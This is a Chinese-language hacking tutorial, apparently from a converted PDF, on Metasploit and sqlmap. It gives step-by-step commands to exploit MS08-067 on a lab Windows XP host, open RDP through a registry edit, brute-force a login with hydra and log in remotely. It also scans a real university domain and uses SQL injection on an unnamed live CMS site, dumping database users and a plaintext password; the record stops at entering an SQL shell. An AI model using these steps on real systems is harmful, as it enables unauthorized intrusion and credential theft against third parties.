Metasploit Framework


Metasploit 是一款开源的漏洞检测工具，Metasploit Framework (MSF) 在 2003 年以开放源码方式发布，是可以自由获取的开发框架。它是一个强大的开源平台，供开发，测试和使用恶意代码，这个环境为渗透测试、shellcode 编写和漏洞研究提供了一个可靠平台。这种可以扩展的模型将负载控制(payload)、编码器(encode)、无操作生成器(nops)和漏洞整合在一起，使 Metasploit Framework 成为一种研究高危漏洞的途径。它集成了各平台上常见的溢出漏洞和流行的 shellcode ，并且不断更新。

概要:MSF 架构、组件

实例演示:入侵 Windows XP SP3 (ms08_067)

MSF 架构

Metasploit Framework 并不止具有 exploit(溢出)收集功能，它使你专注于创建自己的溢出模块或者二次开发。很少的一部分用汇编和 C 语言实现，其余均由 ruby 实现。总体架构：



TOOLS 集成了各种实用工具，多数为收集的其它软件

PLUGINS 各种插件，多数为收集的其它软件。直接调用其 API，但只能在 console 工作。

MODULES 目前的 Metasploit Framework 的各个模块

MSF core 表示 Metasploit Framework core 提供基本的 API，并且定义了 MSF 的框架。

并将各个子系统集成在一起。组织比较散乱，不建议更改。

MSF Base 提供了一些扩展的、易用的 API 以供调用，允许更改

Rex LIBRARIES Metasploit Framework 中所包含的各种库，是类、方法和模块的集合

CLI 表示命令行界面

GUI 图形用户界面

Console 控制台用户界面

Web 网页界面，目前已不再支持

Exploits 定义实现了一些溢出模块，不含 payload 的话是一个 Aux

Payload 由一些可动态运行在远程主机上的代码组成

Nops 用以产生缓冲区填充的非操作性指令

Aux 一些辅助模块，用以实现辅助攻击，如端口扫描工具

Encoders 重新进行编码，用以实现反检测功能等

进入 msfconsole 后可配置数据库来更方便更快速的查询各种模块

首先启动 postgresql

sudo systemctl start postgresql

切换到 postgresql

su postgres

创建一个 postgresql 数据库账户

create user root –P

接着，会提示输入密码，然后确认密码

创建数据库

createdb --owner=root nexp_db

owner 参数指定数据库的所有者，后一个参数为数据库名称

然后退出进入 MSF 连接数据库


db_connect root:toor@localhost/nexp_db

连接成功后会提示：

[-] postgresql already connected to msf

[-] Run db_disconnect first if you wish to connect to a different database

msfconsole 支持系统所有命令，在终端中输入 help 可以查看“Core Commands”、“Database Backend Commands”、“Exploit Commands”



MSF 集成的几种漏洞扫描组件

Nmap


Nmap 适用于 Winodws、Linux、Mac 等操作系统。它用于主机发现、端口发现或枚举、服务发现，检测操作系统、硬件地址、软件版本以及脆弱性的漏洞。Metasploit Framework 平台集成了 Nmap 组件。通常在对目标系统发起攻击之前需要进行一些必要的收集，如获取中的活动主机、主机开放的端口等。

Nessus

Nessus 是当前使用最广泛的漏洞扫描工具之一。Nessus 采用 client/sever 模式，服务器端负责进行安全检查，客户端用来配置管理服务器端。在服务端还采用了 plug-in 的体系，允许用户加入执行特定功能的插件，这插件可以进行更快速和更复杂的安全检查。


nmap 进行端口扫描

nmap -sS -v www.hdu.edu.cn -oX Desktop/out.xml




通过 db_import 命令导入已保存的扫描结果

db_import Desktop/out.xml



使用 hosts 命令查看包含在 XML 格式的扫描结果中的对象



使用 services 命令详细查看下列开放端口的相关服务信息

```
msf exploit(notes_handler_cmdinject) > services

Services
========

host            port  proto  name          state     info
----            ----  -----  ----          -----     ----
218.75.123.181  80    tcp    http          open
218.75.123.181  85    tcp    mit-ml-dev    open
218.75.123.181  443   tcp    https         open
218.75.123.181  445   tcp    microsoft-ds  filtered
218.75.123.181  4444  tcp    krb524        filtered
```

使用 notes 命令按扫描结果显示的端口导出详细信息

```
msf exploit(notes_handler_cmdinject) > hosts

Hosts
=====

address         mac  name  os_name  os_flavor  os_sp  purpose  info  comments
-------         ---  ----  -------  ---------  -----  -------  ----  --------
218.75.123.181       Unknown                    device
```

实例演示 MSF 入侵 WinXP(ms_08067)


环境：

Windows XP SP3

IP：172.16.211.129

Kali Linux

IP：172.16.211.128



实验原理

漏洞名称:Windows Server 服务 RPC 请求缓冲区溢出漏洞(MS08-067)

此安全更新解决了服务器服务中一个秘密报告的漏洞。如果用户在受影响的系统上收到特制的 RPC 请求，则该漏洞可能允许远程执行代码。 在 Microsoft Windows 2000、Windows XP 和 Windows Server 2003 系统上，攻击者可能未经身份验证即可利用此漏洞运行任意代码。 此漏洞可能用于进行蠕虫攻击。防火墙最佳做法和标准的默认防火墙配置有助于保护网络资源免受从企业外部发起的攻击。

实验过程

在 msfconsole 使用 search 命令搜索 MS08067 漏洞攻击程序

从结果中得到

Name ： exploit/windows/smb/ms08_067_netapi

Disclosure Date：2008-10-28


Rank：great

Description：MS08-067 Microsoft Server Service Relative Path Stack Corruption

使用 use 命令调用 MS08067 漏洞攻击程序

use exploit/windows/smb/ms08_067_netapi


使用 show options 命令查看需要设置的选项




从图中可以看到还需设置 RHOST(目标地址)、Exploit target(攻击目标)

使用 set 命令设置 Module Options，此处需要设置目标 IP

即 set RHOST 172.16.211.129



使用 set 命令设置后，可再使用 show options 命令查看设置情况




从中可以看出目标 IP 已经设置好

接着设置 Exploit target，使用 show targets 查看可选项

可以看出以下版本的系统均存在此漏洞


因为实例演示的 XP 系统为 WinXP SP3 简体中文版，即



使用 set target 命令设置目标，此处即为 set target 34

此时再用 show options 可以看到全部设置完成，接着使用 exploit 或者 run 进行攻击


执行 exploit 命令后得到一个 meterpreter




在 meterpreter 中输入 shell 即可进入 CMD 窗口

接着即可执行 CMD 命令，例如打开 RDP 服务

REG ADD HKLM\SYSTEM\CurrentControlSet\Control\Terminal" "Server /v fDenyTSConnections /t REG_DWORD /d 00000000 /f



使用 netstat -an 命令查看端口是否开放，从图中可以看到已经开放




接着使用 net user 命令查看 XP 系统中的用户

可以看到存在一个用户为 sysorem


然后针对指定用户比如这里的 sysorem 用户进行登录密码爆破

hydra 172.16.211.129 rdp -l sysorem -P Desktop/pass.txt



使用 hydra 爆破密码得：12345 接着就能直接登录 XP 进行远程控制

rdesktop -a 32 -u sysorem -p 12345 172.16.211.129:3389



SQLmap

sqlmap 是一个自动化的 SQL 注入工具，其主要功能是扫描，发现并利用给定的 URL 的 SQL 注入漏洞，目前支持的数据库是 MySQL,Oracle, PostgreSQL, MicrosoftSQL Server, MicrosoftAccess,IBM DB2, SQLite, Firebird,Sybase 和 SAP MaxDB。采用五种独特的 SQL 注入技术，分别是：

1)基于布尔的盲注，即可以根据返回页面判断条件真假的注入。

2)基于时间的盲注，即不能根据页面返回内容判断任何信息，用条件语句查看时间延迟语句是否执行(即页面返回时间是否增加)来判断。

3)基于报错注入，即页面会返回错误信息，或者把注入的语句的结果直接返回在页面中。

4)联合查询注入，可以使用 union 的情况下的注入。

5)堆查询注入，可以同时执行多条语句的执行时的注入。

概要:常用语法简单介绍

实例演示:实例演示通过一个注入点入侵一台服务器

常用语法介绍

获取当前用户名称

sqlmap -u "http://url/news?id=1" --current-user

获取当前数据库名称

sqlmap -u "http://www.xxoo.com/news?id=1" —current-db

列表名

sqlmap -u "http://www.xxoo.com/news?id=1" --tables -D “db_name”

列字段

sqlmap -u "http://url/news?id=1" --columns -T "tablename" users-D "db_name" -v 0 #

获取字段内容

sqlmap -u "http://url/news?id=1" --dump -C "column_name" -T "table_name" -D "db_name" -v 0

实例演示通过一个注入点入侵一台服务器

目标网站：某 CMS

测试是否存在注入

sqlmap -u "http://xxx/newsInfo.php?news_id=1&classsn=8001" --level 2

Payload


news_id=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,CONCAT(0x716b766271,0x5a794e4d4a626f58577

04c4959506c49507a58666b4c44717864664b596d586d797059515752464d,0x71

6a786b71),NULL,NULL-- PHML&classsn=9003

查询数据库所属用户，返回 ht_zhengke20%

sqlmap -u “http://xxx/newsInfo.php?news_id=1&classsn=8001” --current-user




查询是否是管理员账户，返回 true

sqlmap -u “http://xxx/newsInfo.php?news_id=1&classsn=8001” --is-dba


列数据库

sqlmap -u “http://xxx/newsInfo.php?news_id=1&classsn=8001” --dbs



列数据库用户

sqlmap -u “http://xxx/newsInfo.php?news_id=1&classsn=8001” --users



列数据库用户密码

sqlmap -u “http://xxx/newsInfo.php?news_id=1&classsn=8001” --passwords

得到 ht_zhengke2 用户的明文密码为 ht_zhengke2

nmap 扫描发现开放 3389 端口

进入 sql shell

